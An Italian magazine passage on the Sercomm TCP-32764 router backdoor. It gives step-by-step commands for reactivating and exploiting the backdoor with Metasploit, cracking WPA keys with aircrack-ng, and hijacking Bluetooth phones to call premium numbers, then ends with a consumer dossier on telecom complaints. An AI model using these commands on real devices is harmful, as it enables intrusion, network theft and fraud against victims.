Siamo a conoscenza di un gran numero di informazioni relative alla vicenda della backdoor 32764, eppure permangono dei punti oscuri. Per esempio: facendo una semplice ricerca con Shodan del tipo www.shodanhq.com/search?q=port%3A32764+MMcS notiamo che fino a poche settimane fa erano presenti numerosi dispositivi vulnerabili. Ma ora, se si esegue su di essi il test per verificare se sono affetti dal bug, appaiono tutti sicuri, senza alcuna porta 32764 aperta. Certo, è possibile che gli utenti abbiamo risolto il problema personalmente, ma è improbabile che lo abbiano fatto davvero tutti: qualche sistema ancora vulnerabile dovrebbe essere presente. L'idea che circola nella comunità hacker è che siano stati gli stessi produttori di router, per cercare di far passare sotto silenzio la questione, a correggere il bug molto rapidamente. Come? Usando la stessa backdoor. Del resto, avendo una porta d'accesso in un router, è possibile fare qualsiasi cosa, anche applicare da remoto una patch che chiuda la backdoor stessa. Non è un lavoro impossibile, considerando che esistono strumenti come masscan che può inviare 25 milioni di pacchetti al secondo, impiegando quindi poco più di 3 minuti per inviare un messaggio o un comando ad ogni singolo dispositivo connesso ad Internet. Anche la posizione dei produttori di router non è ancora del tutto chiara in questa vicenda: Sercomm, infatti, è responsabile della presenza della backdoor perché ha scritto il software, ma non è chiaro se i produttori dei router sapessero dell'esistenza di questa porta di servizio. Certo è che appaia strana la rimozione di alcuni dei firmware buggati dai siti ufficiali dei produttori... Insomma, c'è aria di "teoria del complotto" o, quanto meno, dello zampino dell'NSA!

2013), su Internet si comincia a parlare della questione, portando alla luce l'esistenza della stessa backdoor in diversi altri router (anche di produttori differenti). Esplode lo scandalo, ma si tratta di un'esplosione "controllata", sia perché gli utenti non comprendono la gravità della violazione della privacy che hanno subito (parliamo di miglia se non milioni di utenti), sia perché i produttori di router rilasciano immediatamente nuove versioni dei firmware chiudendo la porta 32764. A febbraio 2014 la situazione sembrava essersi calmata, ma pochi mesi più tardi, aprile 2014, Eloi fa un'altra scoperta. Già nelle prime settimane del 2014 si era capito che la backdoor fosse stata progettata da Sercomm, un'azienda che scrive firmware per molti produttori di dispositivi connessi a Internet (il bug, infatti, è noto sia come "TCP-32764" sia come "bug Sercomm"). E ben presto questa vulnerabilità si era diffusa nei router di diversi costruttori, fino a raggiungere quasi una ventina di modelli, con almeno 6.000 dispositivi vulnerabili in giro per il mondo. La grande diffusione di questa backdoor ha fatto sospettare che non si trattasse di un "errore", ma di un deliberato tentativo (riuscito) di violare la privacy degli utenti. Come ricorda sempre l'hacker Richard Stallman, quando si scopre una vulnerabilità "è importante capire se il programma ha un bug (inteso come errore di programmazione) oppure è un bug (cioè una cimice, strumento fatto appositamente per l'intercettazione)". Proprio sospettando che l'inserimento della backdoor fosse deliberato, Eloi controlla un altro router vulnerabile, il **Netgear DGN1000**. Questa volta, però, analizza la nuova versione del firmware, quella che a detta del produttore contiene la correzione al bug TCP-32764.

E LA STORIA CONTINUA...

Effettivamente, la nuova versione (**1.1.00.55**, scaricabile da **www.edmaster.it/url/3337** ed estraibile con 7Zip) sembra non avere più la porta 32764 aperta. Ma se davvero la backdoor fosse intenzionale, potrebbe essere stata nascosta e in qualche modo resa riattivabile tramite una qualche sequenza segreta. Eloi comincia quindi a leggere il codice binario di questa versione del firmware e si accorge che il file **scfgmgr** è ancora presente, ma è diverso. Non è un buon segno! Leggendo il codice binario è evidente che il programma, in apparenza, non faccia più nulla; anzi, non viene nemmeno caricato all'avvio del router. Ma può essere attivato esattamente con la stessa funzione di prima (cioè in ascolto sulla porta 32764) semplicemente lanciandolo con l'opzione **-f**. È sufficiente una rapida ricerca tra il codice binario degli altri programmi presenti nel firmware del router per scoprire che **scfgmgr -f** viene chiamato dall'eseguibile **ft_tools**.

VEDERE PER CREDERE


Eloi pubblica anche questa nuova scoperta, e noi decidiamo di verificarla: dopo avere scaricato il file .zip ed averlo estratto sul PC, andiamo a cercare il file **ft_tools**, presente nella cartella **sbin**. Lo apriamo con un editor esadecimale e cominciamo a leggerne il contenuto. Intorno alla riga **28F0** compare una routine che resta in ascolto di un pacchetto di tipo "ethernet NFTP" (quindi con un collegamento via cavo con il router). Se il pacchetto contiene l'hash (una funzione matematica che trasforma un testo in un altro) della parola **DGN1000** (che, guarda caso, è il nome del router) viene eseguito il comando **/usr/sbin/scfgmgr -f&**. In poche parole abbiamo scoperto che non solo nella nuova versione del firmware la backdoor è ancora presente anche se disattivata, ma che può essere riattivata in qualsiasi momento con l'invio di un apposito pacchetto NFTP (operazione che, in teoria, può essere eseguita anche dal provider telefonico e dunque da remoto). A questo punto è ormai evidente che la presenza della backdoor è deliberata, non può più trattarsi di un errore. La domanda, piuttosto è: in questo caso ce ne siamo accorti, ma in quali e quanti altri router sono presenti backdoor simili, protette dal rifiuto da parte dei produttori di rilasciare il codice sorgente completo? E, quindi, quanti sono gli utenti il cui diritto alla privacy è stato realmente violato?


SUL WEB Kali Linux (www.kali.org) è la nuova versione di Backtrack (www.backtrack-linux.org): per ora si tratta della stessa distribuzione ma, in previsione di un rimodellamento completo, gli sviluppatori hanno deciso di cambiare nome.


TEST: COME ATTIVARE UNA BACKDOOR


CON METASPLOIT È SEMPLICE SFRUTTARE LE BACKDOOR DEI ROUTER. MA NON FARLO SUL TUO DISPOSITIVO: APRIRESTI LE PORTE ALLE SPIE!


IN CASO DI ROUTER CON FIRMWARE PATCHATO OCCORRE PRIMA RIABILITARE LA PORTA 32764


01 IL PROGRAMMA GIUSTO

Se il router su cui stiamo lavorando è un **DGN1000** di **Netgear**, con firmware **1.1.00.55NA**, significa che la backdoor deve essere attivata inviando al router uno speciale pacchetto. L'invio viene operato da un programma, il cui codice sorgente si chiama **ethercomm.c**, e che si può scaricare da **http://synacktiv.com/ressources/ethercomm.c**.

02 COMPILAZIONE IMMEDIATA

Naturalmente, il codice deve essere compilato (dobbiamo lavorare su un sistema GNU/Linux come Backtrack): dopo aver salvato il file nella cartella **Home**, è necessario aprire un terminale (programma **Konsole**). Qui, la compilazione può essere effettuata con il semplice comando **gcc ethercomm.c**. Se non otteniamo risposta, tutto è andato bene.

02 SBLOCCO DELLA BACKDOOR

Scrivendo il comando **ls** dovremmo notare la presenza del file **a.out**, che è l'eseguibile compilato. Ora possiamo utilizzarlo, collegando il PC al router tramite cavo Ethernet e digitando il comando **./a.out eth0**. È importante non dimenticare il **./** iniziale. Anche in questo caso, se non otteniamo risposta è probabilmente andato tutto bene.

04 COME TUTTI GLI ALTRI

Se siamo riusciti a sbloccare la backdoor, il nostro router è ormai come tutti gli altri modelli vulnerabili al bug 32764. A questo punto possiamo sfruttarla anche dal nostro computer Windows, utilizzando il programma **Metasploit Console**, che si può scaricare gratuitamente dal sito **www.metasploit.com**, previa registrazione.

05 CARICARE L'EXPLOIT...

L'exploit può essere caricato dalla **Metasloit Console** con il comando **use exploit/linux/misc/sercomm_exec**. Poi, il comando **show targets** ci elenca i dispositivi che possono essere hackerati con questa backdoor: il DGN1000 è il numero **9**, quindi dovremo specificare che lo stiamo usando scrivendo **set TARGET 9**.

06 ... E INFINE LANCIARLO!

L'ultima informazione che manca è l'indirizzo IP del router. Se, per esempio, si tratta di 192.168.0.1, dovremo scrivere set **RHOST 192.168.0.1**. Ormai è tutto pronto: lanciamo l'exploit con il comando **exploit**. Nel giro di pochi minuti dovremmo ottenere una shell con privilegi di amministrazione all'interno del sistema operativo del router.

COME POSSIAMO DIFENDERCI DAL BUG TCP-32764?

Purtroppo, nel caso delle backdoor non ci sono molte scappatoie per gli utenti: se il produttore decide di inserire una backdoor in un proprio dispositivo, nessuno glielo può impedire (ma scoprendolo si può far scoppiare uno scandalo!). L'unica soluzione consiste nell'utilizzare un sistema operativo per routers che sia open source, per esempio OpenWRT (https://openwrt.org). In questo modo possiamo essere sicuri che non sia presenta alcuna backdoor. Il codice di OpenWRT è liberamente consultabile, e centinaia di persone ogni giorno lo leggono: se ci fosse una backdoor o qualcosa di malevolo, se ne sarebbero accorte. OpenWRT può essere installato su moltissimi router al posto del firmware originale (ma non su tutti), e consente anche altre utilissime funzione, per esempio quella di trasformare il router in una piattaforma BitTorrent a costo zero.

UNA DISTRO SU CHIAVETTA
Per eseguire Backtrack senza installarlo sul disco rigido si può realizzare una pendrive avviabile: basta scaricare l'ISO di Backtrack per DVD e caricarla su una chiavetta USB con il programma gratuito Unetbootln (http://unetbootin.sourceforge.net).

CRACK DELLA PASSWORD WI-FI

Le chiavi WPA (per l'accesso al Wi-Fi) dei router forniti dai provider Internet (Alice, Fastweb, Vodafone, ecc...) sono preconfigurate. Questa password è diversa per ogni router, ma viene calcolata con un algoritmo sulla base dell'ESSID. E siccome l'ESSID è pubblico, chiunque nel raggio d'azione dell'antenna del router può vederlo: conoscendo l'algoritmo usato per generare la password predefinita, può calcolare la relativa chiave WPA. Gli algoritmi sono tanti, ogni provider ne usa uno differente, ma esistono dei programmi che automatizzano la procedura: uno dei preferiti dai pirati è UFO-Wardriving (www.ufo-wardriving.it), in grado di calcolare in pochi clic le chiavi WPA predefinite dei principali modelli di router presenti sul mercato italiano.

BRUTE FORCE DELLA CHIAVI WPA

UN METODO INFALLIBILE PER ENTRARE NELLE RETI WI-FI ALTRUI...

MA RICHIEDE MOLTO TEMPO: PER QUESTO È LA SOLUZIONE SCELTA DAI PIRATI "PAZIENTI"!

Anche se l'utente è stato sufficientemente attento alla sicurezza della propria rete Wi-Fi ed ha cambiato la password WPA predefinita del router, è comunque esposto a un attacco di tipo brute force. Significa che un pirata può posizionarsi nel raggio d'azione della rete Wi-Fi di una vittima e, con molto tempo a disposizione, provare tutte le combinazioni possibili di lettere e numeri fino a trovare la password giusta. In realtà, esistono dei piccoli trucchi per ridurre il tempo necessario al brute force andando per esclusione sulla base dei pacchetti che il router invia periodicamente. Programmi come AirCrack servono proprio a rendere più rapida possibile la sconfitta di una chiave WPA, ed è per questo motivo che AirCrack è presente in Backtrack (www.backtrack-linux.org), la distribuzione GNU/Linux progettata appositamente per sperimentare tecniche di pirateria. Il tempo necessario a scoprire una password dipende dalla sua lunghezza, quindi se vogliamo essere sicuri, scegliamo sempre una chiave WPA molto lunga, di almeno 10 caratteri alfanumerici (alternando anche lettere maiuscole e minuscole).

01 LA SCHEDA WI-FI USATA

Dopo avere avviato **Backtrack**, ed essersi assicurato che l'interfaccia Wi-Fi sia attiva, il pirata comincia a monitorare il traffico di rete con il comando **airmon-ng start wlan0**. Dove **wlan0** è il nome della sua scheda Wi-Fi. Quello che gli interessa è scoprire il nome dell'interfaccia di monitor, che solitamente è del tipo **mon0**.

02 LA LISTA DELLE VITTIME

Il comando successivo è quindi **airodump-ng mon0**. Questo fornisce al pirata un elenco delle reti wireless disponibili (potrebbe essercene più d'una). Deve individuare quella che gli interessa, segnandosi il suo **BSSID** (cioè l'indirizzo MAC del router) e il canale di trasmissione, che di norma è il numero **11**.

03 COMINCIA LO SNIFFING

Il pirata comincia ad ascoltare il traffico generato dalla rete in questione. Il comando **airodump-ng -c 11 --bssid XX:XX:XX:XX:XX:XX -w wpacrack mon0** serve proprio a questo (**wpacrack** è il file in cui verranno salvati i dati prelevati, per poter poi essere analizzati durante il cracking vero e proprio).

04 CONNESSIONE RESETTATA

Appena un PC qualsiasi si associa alla rete, il pirata lo vede apparire nella riga **STATION**. In un altra console, resetta la sua connessione, in modo da obbligare il router a inviare di nuovo i dati di collegamento ed avere più materiale su cui lavorare: per farlo usa il comando **aireplay-ng -0 10 -a XX:XX:XX... -c YY:YY:YY... mon0** dove **YY:YY:YY...** è il MAC del computer.

05 DIZIONARIO DI PASSWORD

Tornando a visualizzare la console su cui è in esecuzione il comando **airodump**, il pirata nota che è apparsa la scritta **WPA HANDSHAKE**. Significa che il programma ha raccolto le informazioni necessarie. Adesso gli serve un dizionario di parole da provare per il brute force: in Backtrack è già presente il file **/pentest/passwords/wordlists/rockyou.txt**.

06 USO DELLA FORZA BRUTA

Il pirata è giunto alla fase del cracking: per avviare il brute force apre una nuova console e dà il comando **aircrack-ng wpacrack.cap -w /pentest/passwords/wordlists/rockyou.txt**. Il pirata lascia il PC acceso a lavorare: non si aspetta una risposta immediata; sa che trovare la password WPA può essere un lavoro davvero molto lungo.


HACK PRONTI ALL'USO PER I PRINCIPALI ROUTER
Quando un pirata ottiene l'accesso a un router, ha il controllo assoluto sulla rete locale. Può quindi fare qualsiasi cosa, e senza nemmeno faticare: il sito www.routerpwn.com offre script automatici che consentono, per esempio, la modifica delle chiavi WPA e di amministrazione.

HACKER DEL BLUETOOTH

SE NON ABBIAMO PROTETTO LA CONNESSIONE BLUETOOTH, UN PIRATA PUÒ ACCEDERE AL NOSTRO SMARTPHONE E FARCI UN SACCO DI DANNI


IL RISCHIO È PIÙ CONCRETO DI QUANTO SI POSSA IMMAGINARE...


È rimasto nella storia l'episodio dello stadio di Helsinski nel 2005: nel giro di poche ore, il virus Cabir si è diffuso sui telefonini Nokia degli spettatori, radunati per i mondiali di atletica. Il virus si diffondeva tramite Bluetooth, ed ha compromesso quasi un centinaio di dispositivi. Questo per far capire che la pericolosità del Bluetooth dipende proprio dalla facilità con cui i vari device vengono in contatto. Se tramite il Web è necessario, per un pirata, contattare ed attaccare ogni singola vittima, con il Bluetooth basta trovarsi in un luogo affollato per colpire un gran numero di malcapitati. È come la differenza tra il portatore di una malattia genetica ed una infettiva. Tra le cose più fastidiose che un malintenzionato possa fare a un dispositivo Bluetooth non protetto consiste nell'uso della funzione di chiamata: il pirata può telefonare a qualsiasi numero prosciugando il credito della vittima (spesso vengono utilizzati numeri a pagamento intestati al pirata, che può quindi ottenere un guadagno diretto).


01 LE PRIME VERIFICHE

Per cominciare, è necessario verificare che l'antenna Bluetooth funzioni: il pirata, quindi, usando sempre **Backtrack**, apre un terminale (programma **Konsole**) e dà il comando **hcitool scan**. Nel giro di pochi minuti, viene presentato un elenco dei dispositivi Bluetooth che si trovano entro il campo d'azione del malintenzionato.

02 BATTI UN COLPO SE CI SEI

L'elenco dei dispositivi contiene sia il nome (scritto nella parte destra), sia l'indirizzo, una sorta di MAC della scheda Bluetooth rilevata. Può testare la fattibilità di un collegamento con una potenziale vittima dando il comando **l2ping XX:XX:XX:XX:XX:XX**, dove l'argomento è ovviamente il MAC del Bluetooth della vittima. Il test si interrompe premendo **Ctrl+C**.

03 UNA SCANSIONE COMPLETA

Lanciando il programma **btscanner**, il pirata può collezionare informazioni importanti. In particolare, premendo il tasto **i**, viene avviata una semplice scansione. Invece, con il tasto **b** si inzia una scansione completa, capace di identificare anche i dispositivi nascosti. I device trovati appaiono nell'elenco inserito nella parte superiore della schermata.

04 I SERVIZI DISPONIBILI

Trovato un dispositivo su cui cominciare l'attacco, il pirata interrompe la scansione premendo il testo **a**. Successivamente, la pressione del tasto **Enter** gli consente di visualizzare altre importanti informazioni sul dispositivo in questione. In particolare, la riga **Services** elenca i servizi disponibili sullo smartphone che sta attaccando.

05 TELEFONARE GRATIS

Per telefonare a scrocco, il pirata apre un'altra console e digita il comando **wget https://launchpad.net/~nubuntu-repo/+archive/ppa/+build/821016/+files/bluebugger_0.1-2_all.deb && dpkg -i *.deb**. Infine, avvia la chiamata con **bluebugger -m pirata -c 17 -a XX:XX:XX dial 048...**, dove **XX:XX:XX** è il MAC delle vittima, **048...** il numero da chiamare e **17** il canale di comunicazione (se non funziona, ne prova un altro).

UNA CHIAVE PER IL PAIRING!

L'errore più grave col Bluetooth è di non impostare una password d'accesso. Oggi, la maggior parte dei sistemi mobile suggerisce (a volta obbliga) l'uso di una chiave, ma anche in questo caso, per non complicarci la vita, tendiamo a usarne di banali come 1234 o 0000. Sbagliato! Nel caso del Bluetooth, infatti, per eseguire un attacco brute force il pirata ha bisogno di essere molto vicino a noi e per molto tempo. Situazione solitamente irrealizzabile: gli attacchi tramite questa tecnologia avvengono in luoghi affollati e di passaggio, perché il gran numero di smartphone concentrati in un unico posto consente al pirata di avere più possibilità di successo. Quindi, se abbiamo inserito una password non banale e non troppo corta, possiamo essere sicuri che un eventuale malintenzionato non farà in tempo a scoprirla.

LO SPAM DI VIRUS VIA BLUETOOTH
Il Bluetooth è usato anche per spammare gli smartphone: esistono app Android che inviano a tutti i dispositivi Bluetooth raggiungibili un file o una foto ogni minuto. Ogni tanto qualcuno cade nel tranello e accetta il file, che però contiene del codice malevolo (www.edmaster.it/url/3339).

TELEFONO & ADSL

NON FARTI FREGARE!


DOSSIER VERITÀ
... di Alessandro Longo

SERVIZI A PAGAMENTO ATTIVATI SENZA RICHIESTA, PROMOZIONI TRUFFALDINE, MENZOGNE SULLE VELOCITÀ...

CON NOI APRI GLI OCCHI E TI TIRI FUORI DAI GUAI!

Quando siamo alle prese con il nostro operatore telefonico, di casa o per il cellulare, per Internet o per le chiamate, ci può capitare di tutto. Ma soprattutto ci possono capitare due cose brutte: sulla rete fissa, di impazzire per cambiare operatore, rischiando di restare per settimane senza linea e alla fine subire costi di disdetta spropositati; su rete mobile, di scoprire addebiti misteriosi, per servizi che non abbiamo mai scelto di attivare. Già, è questa la radiografia dei rischi telefonici che corrono gli italiani. O, se vogliamo essere più espliciti, sono queste le fregature che gli operatori ci possono dare più di frequente. Come lo sappiamo? È quanto risulta dai dati di Agcom (**www.agcom.it**), l'Autorità garante delle comunicazioni, che abbiamo interpellato per questa nostra scottante inchiesta. Agcom vigila sui comportamenti degli operatori, li multa e fa da arbitro tra loro e gli utenti. Quindi, riceve le segnalazioni delle persone che sentono di aver subito un torto. Non solo: che siano quelle le "fregature" più frequenti è evidente anche dalle storie che si leggono su Facebook e sui forum tematici (per esempio quello di **www.telefonino.net**) o dalle email che i lettori ci inviano in redazione. In questa nostra inchiesta spiegheremo quali sono le trappole tipiche in cui possiamo cadere e come rimediare. Già il fatto di conoscerle ci rende più "corazzati" (utente avvisato, mezzo salvato); inoltre ci sono procedure a norma di legge che possiamo attivare per reagire al problema che possono farci ottenere risarcimenti anche molto consistenti. Si parla di migliaia di euro: interessante, vero?

Da ciò che ci riferisce Agcom è soprattutto per problemi della linea fissa che gli utenti interpellano l'Autorità. Nel 2013 le segnalazioni sono state 17.095; 6.164 quelle per i servizi di telefonia mobile. Anche nel 2013, come nel 2012, i principali problemi lamentati riguardano le difficoltà nel passaggio a un altro operatore: la prolungata sospensione del servizio in corso di passaggio; la tempistica eccessivamente lunga per il trasferimento; l'avvio di procedure di migrazione non richieste (truffe del telemarketing). Per quanto concerne altre problematiche sui servizi di fonia, il 23% delle segnalazioni ha riguardato la contestazione di addebiti correlati a fatture successive alla disdetta del servizio. Il principale motivo di reclamo per quanto riguarda la telefonia mobile è l'attivazione di servizi non richiesti (32,6% del totale); si tratta in prevalenza di ricezione di messaggi che veicolano servizi informativi (news, meteo, traffico ecc.) e servizi a sovrapprezzo, in abbonamento, quali fornitura di loghi e suonerie. Altra tipologia significativa riguarda le contestazioni di fatture (20,5% delle segnalazioni). A parte ci sono le lamentele degli utenti per Internet (fissa e mobile): la criticità maggiormente lamentata si conferma essere la qualità del servizio con circa il 50% delle 2.100 segnalazioni ricevute. Insomma, le connessioni vanno ancora troppo lente rispetto alle promesse degli operatori. Ma andiamo al cuore della nostra inchiesta, analizzando i casi più interessanti di disservizio subiti dagli utenti (potrebbero capitare a tutti). Impareremo ad aprire gli occhi e a tirarci fuori dai guai!

SUL WEB Un test veloce della propria connessione Internet si trova su **www.speedtest.net**. Ci sono anche omonime app per farlo su smartphone!

UTENTI VS OPERATORI: ARBITRANO LE ISTITUZIONI

Quando abbiamo un problema con il gestore e non sembra sortire effetto mandargli un reclamo formale, via raccomandata A/R, non resta che avviare una procedura di conciliazione via Corecom, associazioni dei consumatori o camere di commercio. Sono strutture delegate dall'Agcom a questo fine. Se la procedura fallisce, l'utente, può rivolgersi direttamente all'Autorità. Ecco alcuni esempi.

FASTWEB

LINEA MALFUNZIONANTE

L'utente Caputi di Napoli dal 10 marzo ha subito lo scorretto funzionamento del servizio telefonico, oggetto di continue e ripetute cadute di conversazione sia per il traffico in entrata che per il traffico in uscita e, pertanto, ha segnalato tempestivamente a Fastweb il disservizio, prima telefonicamente, e poi mediante invio a mezzo fax di reclami scritti. L'operatore non ha fornito riscontro alle richiesta di assistenza tecnica e ha ripristinato la piena funzionalità del servizio telefonico solo in data 1 dicembre 2013. L'utente ha quindi chiesto un indennizzo sia per la mancata risposta ai reclami sia per il disservizio, come previsto dalla normativa. In più, ha chiesto il rimborso delle spese procedurali. Fastweb si è difesa negando che ci sia stato un malfunzionamento. Agcom invece ha rilevato che la linea funzionava sì, ma a singhiozzo. Ha quindi condannato l'operatore di pagare all'utente 900 euro di rimborso: 615 euro per il disservizio (2,50 euro al giorno), 100 euro per le spese procedurali e 220 euro per mancato riscontro ai reclami.
Delibera: www.edmaster.it/url/3289

vodafone

CAMBIO OPERATORE E FATTURE CONTESTATE

L'azienda Comtal doveva passare da Wind a Vodafone per la rete fissa. Vodafone aveva promesso di farsi carico dei costi di disdetta applicati da Wind. Problema: la migrazione delle utenze mobili da Vodafone a Wind avveniva nei tempi previsti, ma le penali, che non dovevano essere applicate, venivano invece addebitate in fattura senza poi essere stornate come previsto. L'utente aveva chiesto inoltre di passare a Vodafone per alcune utenze mobili, ma ha subito ritardi di circa un mese. Si lamenta inoltre perché Vodafone ha attivato, di propria iniziativa, altre utenze mobili, con un costo totale di 380 euro. Agcom ha riconosciuto la responsabilità di Vodafone per tutti i ritardi e le attivazioni non richieste, obbligandola a pagare un totale di 1.100 euro circa (tra indennizzi e rimborsi).
Delibera: www.edmaster.it/url/3290

NON RIESCE A CAMBIARE OPERATORE E PERDE L'ADSL

La signora Vita contesta la mancata attivazione del servizio ADSL da parte della società Telecom Italia, con cambio operatore (aveva TeleTu per voce e ADSL). Ha perso inoltre il numero di telefono e subito una sospensione del servizio. In sostanza, Telecom le ha detto di non poterle attivare l'ADSL per motivi tecnici. L'utente ha chiesto quindi indennizzi sia a Telecom sia a Vodafone (che possiede il marchio TeleTu). Agcom ha deciso di accogliere parzialmente queste richieste. Ha rilevato infatti che il cambio operatore è avvenuto nei tempi giusti; il problema ha riguardato solo l'attivazione dell'ADSL. Interessante quanto riferisce Agcom, a tal proposito, perché serve da lezione per altri casi simili. <<*Nello specifico, è stato riscontrato che Telecom Italia non ha avuto un comportamento conforme al principio di buona fede e correttezza, nel corso dello svolgimento delle trattative negoziali con la Sig.ra Vita, perché ha promesso a parte istante, in spregio alle menzionate regole di comportamento, l'esecuzione della fornitura del servizio ADSL, in concreto non eseguibile per assenza di portante su rete Telecom per centralina satura [...]. In sintesi, Telecom Italia, prima di intraprendere trattive commerciali con la Sig. Vita, avrebbe dovuto verificare la concreta possibilità di portare ad esecuzione le prestazioni promesse, con particolare riferimento alla fornitura del servizio ADSL*>>. Agcom ha chiesto a Vodafone lo storno di due fatture e un rimborso per le spese di procedura (per un totale di 150 euro). Come indennizzo per i problemi dell'ADSL, impone invece a Telecom di pagare 730 euro, più 50 euro di rimborso spese.
Delibera: www.edmaster.it/url/3291

vodafone

MANCATO TRASLOCO DELLA LINEA

Il signor Marsango, intestatario di una linea con TeleTu (Vodafone), nel 2012 ne ha chiesto il trasloco. Nonostante i numerosi solleciti e l'adozione da parte del Corecom Veneto di un provvedimento temporaneo, tale trasloco non è mai avvenuto. L'utente si è visto costretto ad attivare una nuova linea con altro operatore, con la conseguente perdita del proprio numero telefonico. Chiede quindi l'indennizzo per perdita del numero di telefono, per la mancata gestione dei reclami e per il mancato trasloco della linea telefonica, nonché il rimborso delle spese di procedura. Vodafone ha evidenziato che non ha potuto fare il trasloco a causa di impedimenti tecnici. Agcom ha indagato e ha scoperto che il trasloco non è avvenuto per un errore degli addetti degli operatori nell'inserire la richiesta dell'utente. Ha condannato Vodafone a pagare 1.500 euro per l'omesso trasloco, più 100 euro di spese di procedura; non ha accolto le altre richieste dell'utente, perché il numero risulta in realtà ancora attivo e l'operatore ha in effetti risposto ai reclami.
Delibera: www.edmaster.it/url/3293

tiscali:

NON GLI ATTIVANO L'ADSL

